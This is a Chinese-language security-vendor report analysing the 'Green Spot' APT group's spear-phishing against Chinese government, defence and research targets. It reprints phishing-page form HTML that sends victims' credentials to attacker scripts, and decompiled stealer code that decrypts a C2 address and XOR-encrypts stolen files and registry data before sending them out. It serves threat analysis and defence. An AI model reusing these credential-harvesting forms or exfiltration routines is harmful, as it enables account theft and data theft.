


安天针对绿斑组织近期APT攻击活动的分析报告

原创 安天CERT 安天 昨天



概述

安天于2007年发现来自中国台湾地区相关攻击组织的初始线索，于2010年发现其进一步活动，于2013年发现其相关组织背景，于2014年将该组织命名为“绿斑”，于2018年公开发布报告《“绿斑”行动——持续多年的攻击》（[点击查看](#)），同年10月该报告被中央电视台《焦点访谈》（[点击查看](#)）节目引用作为宣传网络安全的案例。

近期，安天CERT在梳理安全事件时，发现一批针对我国政府、科研等机构的鱼叉邮件攻击活动。经分析，这批攻击活动的手法和代码与2019年的绿斑组织活动基本一致。鱼叉邮件中多数为钓鱼链接，目的是钓取目标邮箱账户和密码信息，钓取成功后转向一个下载页面，下载到的均为看似来自官方的正常文件。另有少数邮件带有压缩包附件，里面包含的恶意文件负责释放后续的窃密程序。我们基于已掌握的数据进行汇总、梳理、分析并形成本篇报告。

通过溯源分析发现，存在部分邮件、文档的正文和钓鱼网页的源码包含有繁体中文字，多封邮件的发件IP位于中国台湾地区，邮件字体的格式为台湾地区特有的“新細明體”，这些痕迹意味这批活动背后的攻击者可能来自中国台湾。相关攻击活动特征总结如下：

表1-1 攻击活动特征

事件要点	特征内容
事件概述	绿斑组织的鱼叉邮件攻击活动。
攻击目标	军工、航天、政府、科研、智库、高校等单位和高科技民营企业。
攻击手法	钓鱼网站攻击，盗取目标的邮箱帐号密码；邮件附件投递木马，向受害者的机器植入窃密、远程控制工具，窃取数据。
攻击意图	窃密、刺探
攻击时间	历史活动最早可追溯到 2007 年，本次活动可追溯到 2018 年

鱼叉邮件分析

目前观测到的鱼叉邮件主要有两种模式：正文投递钓鱼网站链接、附件投递木马文件。攻击者注册了多个163邮箱，伪装成民间智库项目经理、猎头顾问、采访者、产业联盟主任等身份发送针对性攻击邮件，在正文的末尾附上以“从QQ邮箱发来的超大附件”、“微云的文件”或“从网易163邮箱发来的云附件”等为标题的钓鱼链接，欺骗攻击目标点击打开，或者直接发送包含恶意代码的RAR附件，欺骗攻击目标下载打开。



图2-1 投递钓鱼链接的邮件




图2-2 投递恶意压缩包的邮件

钓鱼网站分析

根据安天的监测，这些大规模的邮箱钓鱼攻击活动至少开始于2018年，页面非常具有欺骗性。攻击者在获取受害者输入的账号密码后，一般很快会使用代理（有时用Opera浏览器自带VPN）做登录验证，后续可能会翻阅邮件提取价值，监测受害者动向，以至借此账号向其他目标发送攻击邮件。目前发现的钓鱼网站绝大多数使用动态域名，服务器基本购买自VPS提供商Vultr，按照钓鱼网页的形式主要分为两类：

- 1.伪装成常用邮箱的“云附件”登录页面，窃取受害者输入的凭证后，跳转至无毒文件的下载页面。
- 2.伪装成目标单位的官方邮箱网站。

● 钓鱼类型1

类型1钓鱼页面：例如网页伪装成“QQ邮箱中转站文件”，弹出窗口提示受害者输入常用邮箱的账号和密码，点击“验证下载”后跳转至文件下载页面，受害者可以下载到一份貌似来自官方的无毒文件，让整个过程看起来较为真实。



图3-1 类型1钓鱼案例



图3-2 跳转至网盘下载无毒文件

北京国观智库投资有限公司 2019 届招聘信息

国观智库厦门中心（清华海峡研究院·国观海洋研究中心）于 2015 年 9 月成立，是国观智库与清华海峡研究院共建的第一个联合研究中心。研究方向专注于国内外海洋战略、海洋经济、海洋舆情，并开展一系列海洋公共外交活动，服务我国海洋强国建设，配合国家“一带一路”战略的推进。为国图强，咨政建言；与国储才，于斯为盛。

国观智库招聘启事

国观智库简介

国观智库（Grandview Institution）成立于 2013 年，是国内最知名的独立智库之一。

国观智库坚持“行知·致远”的发展理念，用知行合一、行稳致远的态度和实践致力于中国的安全、繁荣和稳定，研究领域聚焦于一带一路战略与境外投资、海洋战略与蓝色经济、边疆治理与全球反恐。国观智库坚持“应用研究为导向、信息研究为基础”的研究思路，组建起一支上百人的研究队伍，包括知名学者、政府官员、资深记者及企业领袖。

国观智库通过独立报告、政府专报、媒体内参等形式为中国决策层建言献策，并参与外交部、发改委、国家海洋局等众多中央政府的相关重大战略课题研究，研究成果得到决策层的高度肯定。同时将决策研究服务延伸至北京、重庆、广东、广西、福建等地方政府，通过城市战略定位和产业规划研究，影响地方的政策走向和产业发展。

正式岗位

【正式岗位基础要求】

有志于独立智库发展，有志于通过研究影响决策、教育公众，具有较强的家国情怀和战略素养。

专业背景按不同岗位涉及国际关系、产业经济、国际法、社会学、大数据、新闻传播等文理专业。

主管级需三年或以上相关项目管理经验；研究员岗位对优秀应届毕业生开放，博士或有工作经验者优先。

较强的逻辑思维能力、独立研究能力、数据分析能力和文字功底。

精通英语听说读写，具备第二外语、有海外学习和战略咨询工作经历者优先。

【在岗位的主要职责】


产业研究中心（北京）部门主管。

负责部门工作计划制定与项目执行，管理项目团队。

负责国别投资环境、全球范围内重点产业投资机会与风险等可持续课题研究。

图3-3 下载到的白文档内容

实际上“邮箱帐号安全验证”是个盗号窗口，该窗口由“qqframe.html”实现，受害者输入的帐号密码会被发送到钓鱼网站本地的“login.php”，最终到达攻击者手中。



[忘了密码？](#) | [意见反馈](#)

图3-4 盗号窗口

```

<div class="login_form">
  <form id="loginform" autocomplete="off" name="loginform" action="http://[REDACTED] serveusers.com/login.php" method="post" target="_parent" style="margin:0px">
    <div class="uinArea" id="uinArea">
      <label class="input_tips" id="uin_tips" for="u"></label>
      <div class="inputOuter">
        <input type="email" class="inputstyle" id="u" name="id" placeholder="QQ/网易/邮箱或手机号登录" value="" tabindex="1" required="">
        <a class="uin_del" id="uin_del" href="http://[REDACTED].serveusers.com/qqframe.html"></a>
      </div>
      <!--ul class="email_list" id="email_list"></ul-->
    </div>
  </form>
</div>

```

图3-5 钓鱼源码

此外，还有主题伪装成“网易云附件下载”的钓鱼网站，同QQ邮箱钓鱼手法一样，受害者输入网易邮箱的账号密码点击“登录”后，跳转至文件下载页面，也能下载到一份貌似来自官方的无毒压缩包。





图3-6 类型1钓鱼案例

附件下载：



文件大小：605KB

到期时间：2020-06-30 09:20:02

剩余有效时间：5天 22小时 14分钟 44秒

[开始下载](#)下载邮箱大师，即可**免费享受**：

1. 新邮件实时提醒，支持随时随地免费收发；
2. 支持手机超大附件转发无需下载，方便又省流量；
3. 签到邮箱大师云附件免费升级到15G，还有更多好礼。
4. 邮箱大师其他各种福利机会。

[马上签到](#) [了解更多>>](#)注：如果此资源包含不符合国家法律的相关内容或信息，请[点击进行举报](#)▼

About NetEase | 公司简介 | 联系方法 | 招聘信息 | 客户服务 | 相关法律 | 网络营销

Copyright © 1997-2010 网易公司版权所有

图3-7 跳转至网盘下载无毒文件

名称	原始大小	修改日期
..		
01-国防科学技术成果鉴定申请书.doc	76,800	2020/5/21 15:41:03
02-申请国防科学技术成果鉴定的技术文件与资料清单.doc	31,744	2018/9/5 11:32:24
03-国防科技成果鉴定项目基本信息表.docx	15,104	2018/9/6 11:14:27
04-国防科学技术奖各专业评委会及评审组范围.doc	68,608	2018/9/6 19:04:38
05-应用证明.doc	30,720	2020/5/21 15:42:09
06-知识产权状况报告.doc	39,936	2017/9/4 11:06:43
07-研制（研究）技术总结报告.doc	30,208	2020/5/21 15:43:42
08-应用前景证明.doc	30,208	2018/9/6 19:08:36

图3-8 下载到的白压缩包内容

这里的盗号窗口由“input.html”实现，用于向钓鱼网站本地的“login.php”发送受害者输入的帐号密码。

```
<form id="loginForm" action="http://www.126.com/.../login.php" method="post" target="_parent">
<div class="m-container" id="auto-id-1557187695711">
<div class="inputbox" id="account-box">
<div class="u-logo" id="auto-id-1557187695714">
<div class="u-logo-img1" id="auto-id-1557187695715"></div>
</div>
```

图3-9 钓鱼源码

统计观测到的多种钓鱼网站，可列举出以下文件名的附件，目前获取到的所有附件都不包含恶意代码，内容大多根据目标定制，看起来非常像官方文件，部分文件名列表如下：

表3-1 观察到的白文档

关于调整部分优抚对象等人员抚恤和生活补助标准的通知.pdf

军工企业人才招聘信息.doc

国防科技产业战略规划及未来发展预测报告.doc

公安局上报两会工作信息 3.7.doc

智能船舶标准体系建设指南(征求意见稿).rar

案例部署会通知 01.15.doc

欧盟 2020 年碳排放.docx

职缺与对应薪酬一览表.7z

航天电子战略发展方向建议.doc

会议资料-定稿 ppt.rar

会议通知.rar

XXX 可行性研究总体报告.doc

XX 模拟报告.docx

[非密]WGD9021H 产品手册.rar

...

④ 钓鱼类型2

类型2钓鱼页面：伪装成攻击目标的官方邮箱网站，受害者输入账号密码点击“登录”后，钓鱼网站跳转到真正的官方网站，刚才输入的账号密码已发往钓鱼网站本地的“castc.php”文件，最终被攻击者窃取。



图3-10 类型2钓鱼案例

```
<body onLoad="ttt();chkCookie();">
    <form name=aa method=post action="castc.php" onSubmit="return setSub();">
        <input type=hidden id=rlogin name=rlogin value=111 />
        <input type=hidden name=F_lang value={F_lang} />
        <input type=hidden name=F_tm value={F_tm} />
        <input type=hidden name=F_loginkey value=1516321671 />
        <input type=hidden id="F_logintype" name=F_logintype value="0" />
        <input type=hidden id="F_rsapassword" name=F_rsapassword value="" />
    <div class="top">
        <div class="logo"></div>
    </div>
```

图3-11 钓鱼源码

恶意附件分析

邮件的恶意附件是RAR格式的压缩包，包含一个白文档，一个恶意快捷方式和一个恶意RTF文档，以其中一个典型压缩包为例：

名称	原始大小	修改日期	类型
军转干部安置政策.docx	15,135	2020/3/1 19:12:54	Microsoft Word 文档
军转干部的待遇规定.rtf	385,991	2020/3/3 16:13:10	RTF 格式
军转干部的待遇总表.rtf.lnk	2,192	2020/3/4 8:15:33	快捷方式

图4-1压缩包附件的内容

白文档（军转干部安置政策.docx）的内容根据攻击目标定制，使之看起来像来自于官方。

恶意LNK文件（军转干部的待遇总表.rtf.lnk）的执行对象指向mshta程序以运行远程的恶意HTA脚本，但目前该链接已失效，无法继续分析。



图4-2 恶意LNK的内容

RTF文件（军转干部的待遇规定.rtf）嵌入了一个窃密程序，当RTF被打开的时候会释放窃密程序到Windows临时目录(RTF里如果嵌入了文件，word在打开RTF文件的时候会把该文件释放到%temp%目录），但该窃密程序无法执行（即RTF文件非格式溢出漏洞），通过目前的分析推测，该窃密程序可能是通过恶意LNK文件执行的HTA脚本执行，脚本运行后打开RTF文件，随后执行临时目录下释放的窃密程序。

窃密程序使用VC++语言编写，编译时间为2019年12月12日，所属的木马家族至少从2019年开始活跃。程序运行后会利用SSE指令解密C2地址和端口，然后与C2建立连接、遍历磁盘，避开重要目录，搜索后缀名称为doc、docx、csv、lnk的文件（早期样本会搜寻更多：doc、docx、ppt、pptx、xls、xlsx、pdf、txt、jpg、rar、7z、zip），并将文件信息和内容异或加密后发送到C2。

表4-1 窃密样本标签

病毒名称	Trojan/Win32.GreenSpot
原始文件名	windows.txt
MD5	4F49097CBD9B1E4074757BDC9C3C8959
处理器架构	Intel 386 or later, and compatibles
文件大小	140 KB (143,872 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2019-12-12 18:21:53
加壳类型	未加壳
编译语言	Microsoft Visual C/C++(2015 v.14.0)[-]

窃密样本分析：

1、样本使用SSE指令解密C2地址和端口，随后尝试连接。

```

.text:00E82B98 call    _memmove
.text:00E82B9D movups xmm0, xmmword ptr [esp+90Ch+1]
.text:00E82BA5 add    esp, 0Ch
.text:00E82BA8 xor    ecx, ecx
.text:00E82BAA movups xmm1, xmmword_EA2918
.text:00E82BB1 mov    edx, 17h
.text:00E82BB6 pxor   xmm1, xmm0
.text:00E82BBA movups xmm0, xmmword ptr [esp+900h+var_848]
.text:00E82BC2 movups xmmword ptr [esp+900h+C2], xmm1
.text:00E82BCA movups xmm1, xmmword_EA2928
.text:00E82BD1 pxor   xmm1, xmm0
.text:00E82BD5 movups xmmword ptr [esp+900h+var_8] [Stack[00000F20]:aWinsoftwareOne]
.text:00E82BDD nop    dword ptr [eax]
.text:00E82BE0

dword_EA3588 = sub_E881C0((int)v33);
dword_EA355C = sub_E881C0((int)v35);
memmove(C2, &unk_EA289E, 0x37u);
v3 = 0;
v4 = 23;
*(__m128i *)C2 = _mm_xor_si128((__m128i)xmmword_EA2918, *(__m128i *)C2);
*(__m128i *)v43 = _mm_xor_si128((__m128i)xmmword_EA2928, *(__m128i *)v43);
do
{
    v5 = byte_EA2938[v3++];
    v43[v3 + 0xF] ^= v5;
    --v4;
}
while ( v4 );
lstrcpyA(&String1, C2);

```




图4-3 解密C2

```

name.sa_family = 2;
inet_pton(2, &v44, &name.sa_data[2]);
*(WORD *)name.sa_data = htons(hostshort);
if ( connect(v8, &name, 16) != -1 )
    break;
WSACleanup();

```



图4-4 尝试连接

2、连接成功后，样本会向C2发送上线数据，发送的数据为10个0x00。

```

>c_405460:
        ; CODE XREF: _main+244T
        mov    esi, ds:Sleep
        push   0BB8h           ; dwMilliseconds
        call   esi ; Sleep
        push   offset byte_423795 ; lpString2
        lea    eax, [esp+904h+buf]
        mov    [esp+904h+buf], 0
        xorps xmm0, xmm0
        mov    [esp+904h+var_8CB], 0
        push   eax             ; lpString1
        movq   [esp+908h+var_8D3], xmm0
        call   ds:IstrcpyA
        push   0                 ; flags
        push   0Ah              ; len
        lea    eax, [esp+908h+buf]
        mov    [esp+908h+var_8CB], 0
        push   eax             ; buf
        push   edi              ; s
        call   ds:send

```



图4-5 发送数据

00 00 00 00 00 00 00 00 00 00 00 00



图4-6 发送的数据

3、样本判断返回的数据是否为“AUgO”，并根据结果执行相应指令。

```
if ( !lstrcmpA(&buf, "AUgO") )
{
    sub_402290(v9);
    Sleep(0xC8u);
    memmove(v48, L"EcuT6oK9uZxaGue963812547", 0x104u);
    v11 = 0;
    v27 = 2 - (_DWORD)v48;
    v28 = 3 - (_DWORD)v48;
    v29 = 4 - (_DWORD)v48;
    代码省略
}
m_sleep(0x3E8u);
lstrcpyW((LPWSTR)&::String1, &String[str_doc]);
WORD(v26) = 0;
RootPathName = 0i64;
Dst = 0i64;
```



图4-7 发送数据判断

4、如果返回的数据不为“AUgO”，样本会递归遍历磁盘，并避开系统及程序目录，在其他的目录中查找doc、docx、csv、lnk文件。

```
aDoc:
text "UTF-16LE", 'doc',0
aDocx:
text "UTF-16LE", 'docx',0
aCsv:
text "UTF-16LE", 'csv',0
aLnk:
text "UTF-16LE", 'lnk',0
```

图4-8 查找文件类型

```

v10 = a2;
v2 = a1;
memset(&fileName, 0, 0x208u);
wcscpy_s(&fileName, 0x104u, v2);
if ( FindFileData.cAlternateFileName[wcslen(&fileName) + 13] != 92 )
    wcscat_s(&fileName, 0x104u, L"\\" );
wcscat_s(&fileName, 0x104u, L"*");
result = FindFirstFileW(&fileName, &FindFileData);
v4 = result;
v9 = result;
if ( result == (HANDLE)-1 )
    return result;
do
{
    if ( !wcsstr(v2, L"\AppData\\Roaming")
        && !wcsstr(v2, L"\AppData\\LocalLow")
        && !wcsstr(v2, L"\AppData\\Local")
        && !wcsstr(v2, L"C:\\Windows")
        && !wcsstr(v2, L"C:\\PerfLogs")
        && !wcsstr(v2, L"C:\\Program Files")
        && !wcsstr(v2, L"C:\\Program Files (x86)")
        && !wcsstr(v2, L"C:\\ProgramData")
        && !wcsstr(v2, L"C:\\Windows10Upgrade")
        && !wcsstr(v2, L"C:\\Intel")
        && !wcsstr(v2, L"C:\\inetpub") )
    {
        if ( FindFileData.dwFileAttributes & 0x10 )
        {

```



图4-9 避开目录查找文件

5、找到指定类型文件后，首先会判断文件的最后修改时间，如果最后修改时间是在一定时间内，会将文件名和文件大小以“LatsRo Beta:%s\\ BiSm:%ld”格式格式化后加密发送到C2中。

```

v3 = 0;
v4 = a2;
s = a2;
v5 = CreateFileW(a1, 0x80000000, 0, 0, 3u, 0x80u, 0);
if ( v5 == (HANDLE)-1 )
    return 0;
GetFileTime(v5, 0, 0, &LastWriteTime);
GetSystemTimeAsFileTime(&SystemTimeAsFileTime);
if ( SystemTimeAsFileTime.dwHighDateTime - LastWriteTime.dwHighDateTime > 6113 * dword_EA3588 )
    return 0;
v12 = GetFileSize(v5, 0);
memset(buf, 0, 0x400u);
sub_E81040((int)buf, 512, (const char *)L"LatsRo Beta:%s\\ BiSm:%ld", a3, v12);
sub_E810C0(buf, 512);
v9 = 0;
send(v4, (const char *)buf, 2 * wcslen(buf), 0);
Sleep(0x3E8u);

```



图4-10 发送文件名

6、文件名和文件大小格式化后的加密方式为与固定的key进行异或运算。key的长度为0xD2。

```

void __fastcall sub_E810C0(int a1, int a2)
{
    int i; // esi

    for ( i = 0; i < 2 * a2; ++i )
        *(_BYTE *) (i + a1) ^= byte_EA0708[i % 0xD2u];
}

```




图4-11 加密方式

55	00	54	00	24	00	00	00	5D	C6	6F	73	E9	C4	2E	AA
59	A9	35	04	D1	A4	19	AF	66	B7	83	45	95	89	3A	90
F2	06	2B	BF	DA	91	64	A6	88	91	A7	E1	E8	98	4F	3E
68	78	C4	AB	CA	AE	29	4C	25	56	3B	2C	13	33	12	BD
84	33	3F	AF	BD	A1	C0	29	2E	7A	7C	B3	F2	1F	91	EF
22	8C	F6	B7	B2	7A	EC	25	47	59	7A	1B	46	0E	51	8F
6F	35	50	93	C1	FC	36	50	56	1A	95	36	A1	A3	12	D9
AA	EE	26	AB	36	B0	7C	08	E7	10	16	47	E3	E9	CE	C6
73	60	78	2A	B0	3A	57	B2	20	DB	01	93	32	0C	E3	AF
7A	17	D9	44	9B	04	76	A6	1F	7E	D5	A7	02	96	73	AC
54	B0	D9	96	A3	42	1D	7F	6E	4D	27	D1	A4	2E	9F	AC
ED	B7	1F	91	EF	B0	0C	E3	AF	7A	04	D1	A4	2E	15	5D
EB	9B	1F	91	EF	B0	85	92	2D	65	DB	01	F5	64	A4	87
91	EF	B0	0C	E3	AF	E7	5C	8D	D5	00	00	mA2	5E	75	B6

图4-12 key

7、文件信息发送到C2后，会将文件内容以每个包4k大小拆分后加密发送到C2。

```

while ( 1 )
{
    memset(&Buffer, 0, 0x1000u);
    if ( !ReadFile(v5, &Buffer, 0x1000u, &NumberOfBytesRead, 0) )
        break;
    if ( NumberOfBytesRead == 4096 )
    {
        sub_E81100(&Buffer);
        send(s, &Buffer, 4096, 0);
        v3 += 4096;
    }
}

```



图4-13 发送内容

8、发送的内容使用的加密方式与发送文件信息时使用的加密方式相同，也是与固定的key（长度为0xC）按字节异或操作，二者不同的地方在于使用的key不同。

```

*a1 ^= byte_EA07DC[v1 % 0xCu];
a1[1] ^= byte_EA07DD[v1 - 12 * ((unsigned int)&a1[v2] / 0xC)];
v4 = (unsigned int)&a1[v7];
a1[2] ^= byte_EA07DE[v1 - 12 * ((unsigned int)&a1[v3] / 0xC)];
a1 += 4;
v5 = v1;
v1 += 4;
result = (unsigned __int8)byte_EA07DF[v5 - 12 * (v4 / 0xC)];
*(a1 - 1) ^= result;

```




图4-14 发送内容加密

9、发送文件后，样本会发送指定字符串到C2，字符串同样使用异或方式加密，密钥长度为0xD2。

```
memmove(v49, L"TX528GYgebOdIgT15XlgGe8d", 0x400u);
v28 = 1 - (_DWORD)v49;
v17 = 0;
v27 = 2 - (_DWORD)v49;
v26 = 3 - (_DWORD)v49;

v18 = &v49[v17];
*v18 ^= byte_EA0708[v17 % 0xD2u];
v18[1] ^= byte_EA0709[v17 - 210 * ((unsigned int)&v18[v28] / 0xD2)];
v18[2] ^= byte_EA070A[v17 - 210 * ((unsigned int)&v18[v27] / 0xD2)];
v19 = v17;
v17 += 4;
v18[3] ^= byte_EA070B[v19 - 210 * ((unsigned int)&v18[v26] / 0xD2)];

v20 = s;
send(s, v49, 2 * wcslen((const unsigned __int16 *)v49), 0);
Sleep(0x3E8u);
closesocket(v20);
Sleep(0x1388u);
```



图4-15 加密并发送

10、在未执行的分支部分，主要是对注册表的信息（软件安装列表）的读取。样本首先会发送另一个加密的字符串到C2，随后发送指定注册表项的键值，二者的加密方式相同，和发送文件名的加密方式也相同，按位异或0xD2长度的字符串。

```
DWORD v37; // [esp+164Ch] [ebp-Ch]
DWORD cchName; // [esp+1650h] [ebp-8h]
HKEY hKey; // [esp+1654h] [ebp-4h]

hKey = 0;
v1 = (SOCKET)this;
v36 = 0;
s = (SOCKET)this;
v35 = 520;
phkResult = 0;
memset(&Data, 0, 0x208u);
cbData = 520;
if ( !RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"SOFTWARE\Microsoft\Windows NT\CurrentVersion", 0, 0x20019u, &phkResult)
    && !RegQueryValueEx(phkResult, L"ProductName", 0, &Type, &Data, &cbData) )
{
    sub_E810C0((int)&Data, 260);
    send(v1, (const char *)&Data, 260, 0);
}
Sleep(0x3E8u);
```

```
1 void __fastcall sub_E810C0(int a1, int a2)
2 {
3     int i; // esi
4
5     for ( i = 0; i < 2 * a2; ++i )
6         *(BYTE *) (i + a1) ^= byte_EA0708[i % 0xD2u];
7 }
```



图4-16 加密字符串并发送

```
qmemcpy(&SubKey, L"SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\\", 0x82u);
memset(&v21, 0, 0x77Eu);
wcscat_s(&SubKey, 0x400u, &Name);
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, &SubKey, 0, 0x20019u, &v36)
    && !RegQueryValueExW(v36, L"DisplayName", 0, &v29, v26, &v35) )
{

v8 = &v26[v7];
*v8 ^= byte_EA0708[v7 % 0xD2u];
v8[1] ^= byte_EA0709[v7 - 210 * ((unsigned int)&v8[1 - (_DWORD)v26] / 0xD2)];
v8[2] ^= byte_EA070A[v7 - 210 * ((unsigned int)&v8[v32] / 0xD2)];
v8[3] ^= byte_EA070B[v7 - 210 * ((unsigned int)&v8[v33] / 0xD2)];
v9 = v7;
v7 += 5;
v8[4] ^= byte_EA070C[v9 - 210 * ((unsigned int)&v8[v34] / 0xD2)];
send(s, (const char *)v26, 260, 0);
```



图4-17 对注册表信息窃取加密并发送

溯源分析

通过溯源分析发现，这批攻击活动背后的攻击者可能来自中国台湾地区。

1. 钓鱼网站的网页源码存在繁体中文的注释，多例白文档的默认字体为“中国(台湾)”。

类型1钓鱼页面的网页源码中，存在以下繁体中文的注释：

```
“<!-- php 連結 -->” 或 “<!-- 下載連結-->” |+  
  
<div class="headimg j-headimg" id="auto-id-1557187695710"></div>  
</div>  
<div class="m-cnt" id="auto-id-1557187695716">  
  <!-- php 連結 -->  
  
<!-- 下載連結-->  
  <a class="ft_d_btnDownload btn_blue" href="http://.../.../..." download="">下載</a>  
  <a class="xftdownload ft_d_btnDownload btn_gray" qhref="http://.../.../.../ftn_handler/714111292544d08  
  fname=%E8%BD%AF%E8%AF%BE%E9%A2%98%E7%A0%94%E7%A9%B6.zip& k=726666304574c29de13iec27136153490256535254510454  
  586dd9fb845c& xffz=73198224" key="d9fb845c" href="javascript:;" style="display:none">旋风下载</a>
```

图5-1 网页源码中的繁体中文字

